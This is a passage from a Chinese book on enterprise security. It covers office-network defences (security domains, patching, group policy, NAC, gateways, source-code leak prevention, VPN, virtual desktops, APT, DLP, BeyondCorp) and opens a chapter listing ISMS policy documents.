


图 12-1　办公网络安全域示意图

- 涉及内部经营信息泄露的办公类服务器，如邮件、人力资源系统、财务类系统。
- 涉及研发体系持续集成和代码托管等代码资产的。
- 涉及运维类资产管理的，攻击者可以轻易获取所有服务器列表甚至 SSH 口令的。
- 安全优先级不算太高的测试类、杂项资源。

对于员工的桌面环境，可以按职能划安全子域，中小企业可以按部门划动态 vlan。从策略维度看桌面域内部用户可以分为几类：

- 运维、开发等技术职能属于重度 PC 用户，对网络、主机性能等要求最高，如果对他们实施过于严格的安全策略，一定会受到强烈的抵抗，而且大多是正常业务需求，你没法压制这些需求。
- 在典型的技术重度用户中，研发属于比较特殊的一类，既需要灵活，又需要防止源代码泄露，需要单独画一个圈，把他们放进去。
- 市场运营这些属于中度 PC 用户，PC 是他们的办公工具，以文档、网页、视频、体验竞品之类的为主，对用户体验有一定的要求，但不会像运维开发那样对系统限制百般挑剔，能够适应一定的限制性安全策略而不会产生很大的阻力。
- 客服、线下推广等职能，属于轻度 PC 用户，尽管网游类的客服可能整天挂机泡在游戏中，但在安全的视角上仍归属于轻度用户，他们的办公需求比较单一，大多数只需要用一些邮件和类似 CRM 的系统，不需要太多主观上的安装新软件和对系统变更之类的交互，甚至对性能要求不高，在管理上可以实施较严格的安全策略。

办公内的安全域一方面是为了隔离威胁，另一方面是为了把安全域作为实施安全策略的最小分组单元，以便于对不同的单元附加不同的策略。

12.3 终端管理

终端管理是办公安全中最大的一环，市场上有很多解决方案中，安全公司集中了大量的优势兵力在这个方面，推出了不少商业产品，对于绝大多数企业而言，在这个方面不会跟生产网络一样涉及“自研”这个话题，基本上都是围绕商业产品展开，当然也有极少数例外。

1. 补丁管理

补丁管理可能是当下被认为没太多技术含量，但很基础的一环，大多数办公桌面都是以微软的 Windows 操作系统为主，所以补丁管理多数依靠几个方面：

- 微软自身解决方案中的 SCCM（WSUS/SMS 替代品，支持 Linux 和 OSX），如图 12-2 所示。
- 利用第三方终端管理软件中附带的补丁推送功能。

2. 组策略（GPO）

组策略的作用主要在于实施一些“基本的”安全策略。例如允许客户端运行软件的黑白名单、系统配置选项，USB 权限管理等。




图 12-2　SCCM 架构

在禁用软件时也有一些技巧，比如禁用 QQ，可以禁用它运行所需要的 DLL，这样有些黑客的小伎俩就不管用了。

图 12-3 包含了一些典型的组策略。




图 12-3　组策略界面

3. 终端 HIPS（AV）

目前 360 自产 PC 端安全卫士、360 杀毒，腾讯自产 PC 管家，百度自产百度杀毒产品，除此之外，其他厂商基本在这个问题上都不具备太多选择能力。卡巴、诺顿、趋势这些都是现成的产品，基本也不定制，再深究其技术也意义不大，因为只是跟提供该产品的乙方安全厂商有关，跟甲方实则无太大关系。甲方唯一要做的就是选型，然后买。

4. 网络准入 NAC

目前主流的网络准入主要有两种方式：802.1x，基于终端管理软件的 C/S 模式认证。在实施 NAC 方案之前，需要在安全域划分时划出 guest vlan，没有通过认证的客户端一律丢到 guest vlan 去。

网络准入认证示意图如图 12-4 所示。




图 12-4 网络准入认证示意图

这种方案是最常见的网络准入，前提是所有的交换机都支持 802.1X。但并非所有的客户端设备都支持 802.1x，例如打印机，所以 802.1x 有一个扩展叫 MAB（Mac Address Bypass），如果客户端无法提供 user/password 的认证方式则以设备自身的 MAC 地址作为认

证，这对于有心的攻击者而言就是很好的绕过点，即使那些机器都锁屏，获取那些已通过认证的设备的 MAC 地址也并非难事。

C/S 模式认证如下：

- 基于终端管理软件实现的 NAC 跟 802.1x 也类似，没有通过认证的客户端被服务端以 tcpkill 等方式“踢下线”。
- 复合认证的意义在于，当 802.1x 被突破时，还有一层认证做后备。

12.4 安全网关

办公网络的网关类设备五花八门，但总体上觉得不如生产网络的网关设备作用那么大。

1. NGFW/FW

下一代防火墙如果是类似 UTM 的大杂烩，对中小企业可能有用，但在 APT 兴起的年代，对办公网络内的比较隐秘的攻击可能都没大用，如果用 NGFW 的设计与实现上采用了联合威胁情报的大数据做判断的方法，例如 IP 地址 URL 灰名单库，相对来说会有更积极的意义。

2. UTM/ 反病毒网关 /NIPS/ 反垃圾邮件

基于应用层协议扫描和查杀，网关设备为 7 层协议提供实时扫描和防护的功能因为涉及性能问题在生产网络的应用面都比较窄，但在办公网络还是有比较大的销售价值。如果要深究具体效果如何，默认配置可能不会效果太强，仍需自己动手加策略。

3. 堡垒机

堡垒机虽然部署在办公网络的网关处，但主要为生产网络的远程接入提供行为审计。

4. 行为审计

行为审计主要是对员工上网行为做审计，有些设备对明文协议甚至是可破解的加密协议提供了截取和存储的功能，一方面给公安部门要求的反动政治言论提供治理的证据，另一方面也给喜欢监控员工行为、控制欲极强的老板们提供了便利的渠道。当然对于抓内鬼，

商业间谍等也有一些作用。

5. 其他

其他的产品（例如 DLP、抗 APT、大数据探针）可能都会涉及网关设备，但是对一个企业而言，一个出口要堆叠 N 层设备（包含旁路）显然是不合理，具体取舍就看使用的场景和对安全的理解了。

12.5 研发管理

传统行业不一定有这个环节，对于互联网行业而言研发运维皆属标配职能。对研发的管理是挑战比较大的工作，因为它既需要保证便利和用户体验，又有比较强的安全需求，两者一定程度上是矛盾的，综合来说目前业内还没有完美解决方案。下面介绍两种目前常用的方法。

1. 防泄密

研发体系往往涉及知识产权和机密数据，尽管不是所有的源代码泄露都会造成经营危机，比如就算给你 QQ 的源代码你也无法建立腾讯帝国，因为这种商业上的成功已经是一个生态级别的综合因素，而不是一个单纯的技术壁垒问题。但人们习惯上还是把源代码归入保密范畴。当然也有一些业务，比如大型网游，如果源代码和游戏内的数值设定都泄露了，换皮复制一款游戏的门槛并不高，很快就会侵害原产品的利益。同时，源代码泄露还会加速外挂的泛滥，以及 bug 的流行，对产品本身来说确实影响比较大。

从安全的角度讲所有类型产品的源代码泄露都会加速漏洞挖掘的过程，不管厂商在公开场合表示如何以开放的心态面对漏洞披露，实际上所有漏洞对自身的利益都会有所损害，所以这些多少都会成为公司防泄密的原始驱动力所在。

一般情况下会给研发配两台 PC，一台能畅游互联网随心所欲，另一台则用于 coding 不能访问互联网，个别需要复制粘贴的资源通过服务器的共享文件夹来中转，或者使用其他方式实现双机剪切板共享。两台 PC 属于不同的 vlan，之间不能互访，但都可以访问中转服务器。图 12-5 是一个简单的示例。




图 12-5　研发环境访问控制示意图

在物理安全上，硅胶封 USB 实际上不是太管用，那玩意儿容易掉，最好的方法还是机箱上锁，组策略中禁用 USB 的数据传输功能，保留鼠标、画图板和充电的功能。

2. 源代码管理

原则上源代码管理一定是在公司层面有统一的持续集成和代码托管平台，最新的源代码至少在公司的平台上有一份完整的拷贝，同时由 IT 部门做好复制和灾备的工作。

具体在权限上应该如何划分，实际上是一个文化的问题，而不是一个技术问题。权限划分得越死，就会阻碍学习和知识共享。有些人可以很自豪地说他们可以几乎不受限制地查看源代码，交叉甚至跨部门做 code review，对方同意后还能对别人的代码提交修改，在工程师文化比较浓重的地方，权限划分也相对自由。有些人说自己公司研发的信息安全管理做得如何好，如果没有解决用户体验问题其实都不值得称道。换个等价的说法就是权限只是研发文化的一种写照而已。

如果有人觉得上述比较理想化，那么实际一点就是把各产品和项目分开来，把权限划分交给项目的技术 Leader，由他自己去决定组员的具体权限，如果他所在的项目组很多都

是新员工，心理没太多底，那就保守一点，如果团队成员经常要半夜被叫起床应急修改代码，那就宽松一点。

遇到有的人喜欢擅自把源代码同步到 GitHub 这种地方去的，最怕是把密钥也同步出去，安全部门就要考虑写个爬虫去 GitHub 抓一下关键字。

12.6 远程访问

远程访问（例如 VPN 等）最大的问题是暴力破解，对于较大企业而言，一般都会选择双因素认证，很多人都接触过就是给你发了一块 RSA 令牌（见图 12-6），更加谨慎一点的，在外网收邮件也用双因素认证。

图 12-6 RSA 令牌

对于雇员不多的中小企业，如果没有太多远程访问的需求，管理员自己觉得可控性比较强，以省钱为初衷可以选择只使用传统的口令验证的方式，前提是口令长度足够，复杂度也足够，或者开启账号锁定策略，并定期审计登录日志中的异常行为。

12.7 虚拟化桌面

Citrix 是虚拟化桌面的领导厂商，其技术架构如图 12-7 所示。

桌面虚拟化产品跟以前的 NC（Network Computer）很像，它在安全方面的先天性优势是数据在服务器上，终端用户只有一个通过 RDP/ICA 等协议得到一个远程桌面一样的界面，本地只有鼠标键盘，没有可以拷贝数据的 USB 口，在物理安全上比传统 PC 高出不少，唯一的入口就是用户通过虚拟机（实际上虚拟机实例在服务器上）和 Internet 的连接把数据传出去，因为虚拟化桌面的实际计算资源都在 IDC 机房的服务器集群上，所以在安全管理

上有两大便利：




图 12-7 Citrix 的技术架构

- 通过严格的统一安全策略可以使终端用户“能做的事情”和攻击面大幅减小。
- 原来要在每台服务器上安装杀毒软件，现在不用那么麻烦了，所有的入侵检测针对“服务器”做就可以。
- 审计比原来更容易做，因为“都集中在一起了嘛”，也能做到像堡垒主机一样全程录屏，如图 12-8 所示。




图 12-8 后台会话录制服务架构

如果以防泄漏为业务目标，基于虚拟化桌面的安全方案是比较有效的，对安全和 IT 管

理者来说也比较省事。但是缺点也很明显，虚拟化桌面并不能完全代替 PC，你让运维和研发，或者天天挂在游戏产品里的 PM 去用这玩意儿，估计要造反了。

那在互联网公司是不是有适合的使用场景呢？有。比如之前提到的轻度 PC 用户，这类用户主要以网页浏览、文字编辑、收发邮件、语音和 IM 通讯为主，对这类需求而言，虚拟化桌面足够了，因此这个方案可以在较大的公司里用于这一部分典型用户，而不必追求整个公司都是大一统的方案。

以前很多人有技术洁癖，公司的安全方案必须“一刀切”，“大一统”，其实只要公司大过一定的规模，真没必要。

12.8 APT

APT 这个词在安全行业很流行，但是对甲方来说意义并不是那么大，因为绝大多数企业都不太可能去开发抗 APT 产品。如果你所在的公司尚无能力构建一支在业内平均水平以上的攻防型团队，那么抗 APT 这件事基本可以忽略。你唯一的选择是购买 APT 检测产品，但是这类产品的结果往往不太“人机友好”，没个安全专家压根儿判断不了。抗 APT 本质上是有实力的安全公司和极少数实力与安全公司对等的甲方安全团队玩的东西。

没有实力构建强有力的安全团队，一方面代表钱包不足，一般也不会吸引到 APT；另一方面假如真有问题，各种技术手段往往还不如熟人通过黑产和道上朋友告知被入侵的“威胁情报”更现实一点。

那是不是就两手一摊，完全放弃，无事可做，无药可救？也不尽然。可以分成几个维度来考虑：

- 如果基本的安全体系尚不完备，处于救火阶段或者安全体系化建设捉襟见肘，APT 可以先放一边不管。如果自身缺乏攻防研究能力，但是有钱有预算，可以选择 APT 产品和专家外包服务，乙方是否尽心尽力这个无从评价，只能说理论上有这个渠道。
- 如果是有攻防型的安全团队，有一点余力，可以从完善既有入侵检测体系入手，例如陷阱网络和蜜罐（honeypot）是一种门槛和成本不高的手段，对入侵者有一定的诱导和发现能力。

用蜜罐是在办公网络中一种不错的入侵检测手段，其大致概念如图 12-9 所示。但是在

大型生产网络里不适合作为主要手段，而应该是一种补充手段的方案。

图 12-9　蜜罐技术

对于有一定安全实力的安全团队，应该追求的是寻找和建立“大数据”，参与业界合作。随着时间的推移，APT 的解决方案会从高冷逐渐走向平实，抗 APT 的厂商和解决方案会越来越多，到时候选择会更多，所以上述观点仅代表在当前时间点的结论，不能代表技术和市场发展之后的状态。

12.9　DLP 数据防泄密

DLP（Data Loss Prevention）的主流方案目前在互联网行业落地可能都存在有不小的问题，在兼容用户体验、性能方面仍有很大的改进空间。但在传统行业可以作为比较主要的方案。图 12-10 为 Symantec 的 DLP 部署架构，主要通过终端（Agent）控制，网络出口控制，以及检测网络流量实现。其他的厂商还包括 Websence 等，具体可以参考 Gartner 魔力象限。




图 12-10 Symantec DLP 架构

12.10 移动办公和边界模糊化

2015 年年中，Google 发布了 beyondCorp 项目（如图 12-11 所示），宣称其办公网络将取消内网，这意味着上面所提及的办公网络的解决方案有一大半都作废了。其基本假设是，内部网络实际上跟互联网一样危险。因为一旦内网边界被突破，攻击者就很容易访问到企业内部应用；另外现在的企业越来越多采用移动和云技术，边界保护变得越来越难。所以干脆一视同仁，不外区分内外网，用一致的手段去对待。




图 12-11 Google 的 beyondcorp 项目

这种访问模式要求客户端是受控的设备，并且需要用户证书来访问。访问有通过认证服务器、访问代理以及单点登录等手段，由访问控制引擎统一管理，不同用户、不同资源有不同的访问权限控制，对于用户所处位置则没有要求。也就是说，无论用户在 Google 办公大楼、咖啡厅还是在家，都是一样的访问方式，过去从外网访问需要的 VPN 已经被废弃。而所有员工到企业应用的连接都要进行加密，包括在办公大楼里面的访问。可以说，Google 的这种模式已经彻底打破了内外网之别。

总之，办公系统上云、办公移动化、边界模糊化，这种方式并不只是技术上的转变，对信息安全管理也有不小的挑战。目前对于绝大多数互联网公司，如果你没有一支专门的团队用于内部 IT 管理，像生产网络的基础架构那样走上自研之路，那么这个方案也仅仅是供你满足一下眼球而已。

很多人在看到这条新闻时，断言“内网”已经没有存在的意义，其实这里还是要加个范围，Google 目前也只是对办公网络这样做，还未宣称对生产网络动刀子，所以生产网络和办公网络应该还是两种不同风格的安全管理模式。

12.11 技术之外

办公网络中的安全问题，因为涉及“人”的因素非常多，仅靠技术手段不能完全解决，这种感觉比生产网络更严重，即单纯依靠技术能解决问题的占比更低。就算你什么方案都有，偏偏有个技术好一点的程序员装了个调试器把 HIPS 进程干掉了，你气愤的跑过去也不能说啥，人家要用调试器是正常需求，人家还会说“喏，你们选择的安全产品也不咋地嘛”或者坏一点的干脆装作什么都没干的样子。用内行人的说法，很多解决方案其实是防君子不防小人的，所以制订“信息安全管理制度”也是必须的，它应该在新员工入职培训期间就根植于雇员的意识中。在办公网络安全这个问题上，技术和管理的比重对半开，两手都要抓，两手都要硬。


参考资料

Citrix

http://www.citrix.com.cn/products/xendesktop/overview.html

Google beyondCorp

https://static.googleusercontent.com/media/research.google.com/en/us/pubs/archive/43231.pdf



Chapter 13 第 13 章

安全管理体系

安全管理体系类似于项目管理的 PMBOK，本质上是一种方法论和参考维度，覆盖组织全部的技术活动和全生命周期。从高层管理的角度看，仍然属于组织技术性活动的方法，仍然算是个“技术活”。

在理论篇里提到过安全管理体系是一个随业务扩张而逐渐完善的过程，并不是一上来就套一个大而全的安全体系。另一方面也与组织的文化有关，在比较松散的非流程型的组织里过度强调管理措施也会遭到抵触行为。

过去的管理咨询服务通常是这样的，覆盖 ISO27001 的 ISMS 对大多数组织来说是足够的，但咨询服务的问题可能类似于麦肯锡做咨询一样，理论都对，但本地化的实践还需要一个因地制宜的过程。另一方面国际标准代表的是：普遍适用场景下的最佳实践，不代表在某个具体场景下的最佳实践，所以当企业自身认为局部进入某个领域的最佳实践的时候就可以把那些参考物扔掉，这并不是说对国际标准毫无认知的人可以对此嗤之以鼻，仅仅对跨过那道坎的人才有现实意义。

表 13-1 取自过去的 ISMS（信息安全管理体系）咨询，主要是根据 BS17799 的内容做安全管理规划。

表 13-1　ISMS 文件列表

文件类别	文件名称	文件编号
1. 适用性声明	XXX ISMS 适用性声明	ISMS-SOA
2. ISMS 手册	XXX ISMS 手册	ISMS-MAN
A.05 信息安全策略	信息安全策略管理指南	ISMS-MG-A.05-01
	规章制度维护制度	ISMS-MP-A.05-01
	信息安全规章制度审阅更新记录	ISMS-TR-A.05-01
A.06 信息安全组织	信息安全组织管理指南	ISMS-MG-A.06-01
	信息安全组织体系	ISMS-MP-A.06-01
	外部机构（权力机构、行业协会、服务商）联络表	ISMS-MP-A.06-02
A.07 资产管理	资产管理指南	ISMS-MG-A.07-01
	数据安全策略	ISMS-MP-A.07-01
	公司秘密保护管理规定	ISMS-MP-A.07-02
A.08 人力资源安全	人力资源安全管理指南	ISMS-MG-A.08-01
	安全培训管理制度	ISMS-MP-A.08-01
	安全培训教育策略	ISMS-MP-A.08-02
	公司培训考核记录	ISMS-TR-A.08-01
	培训请假单	ISMS-TR-A.08-02
	培训缺勤人员记录表	ISMS-TR-A.08-03
A.09 物理与环境安全	物理与环境安全管理指南	ISMS-MG-A.09-01
	办公区安全管理制度	ISMS-MP-A.09-01
	机房安全管理制度	ISMS-MP-A.09-02
	机房环境管理规范	ISMS-MP-A.09-03
	物理安全策略	ISMS-MP-A.09-04
	（临时来访者）进入机房协议	ISMS-MP-A.09-05
	机房出入登记记录	ISMS-TR-A.09-01
	机房定期检查表	ISMS-TR-A.09-02
	机房门禁系统日志审核记录	ISMS-TR-A.09-03
	机房准入人员记录	ISMS-TR-A.09-04
	来访客人登记表	ISMS-TR-A.09-05
	门禁卡用户记录	ISMS-TR-A.09-06
	外来工作人员使用公司资源申请表	ISMS-TR-A.09-07
A.10 通信与操作管理	通信与操作管理指南	ISMS-MG-A.10-01
	病毒防护管理制度	ISMS-MP-A.10-01
	管理员审计管理制度	ISMS-MP-A.10-02
	日志审核管理制度	ISMS-MP-A.10-03
	数据备份恢复管理制度	ISMS-MP-A.10-04
	安全审计策略	ISMS-MP-A.10-05
	病毒防护策略	ISMS-MP-A.10-06

（续）

文件类别	文件名称	文件编号
A.10 通信与操作管理	网络安全策略	ISMS-MP-A.10-07
	备份恢复操作方案	ISMS-TR-A.10-01
	备份恢复测试记录	ISMS-TR-A.10-02
	备份介质更换记录	ISMS-TR-A.10-03
	本地备份登记记录	ISMS-TR-A.10-04
	本地备份介质使用记录	ISMS-TR-A.10-05
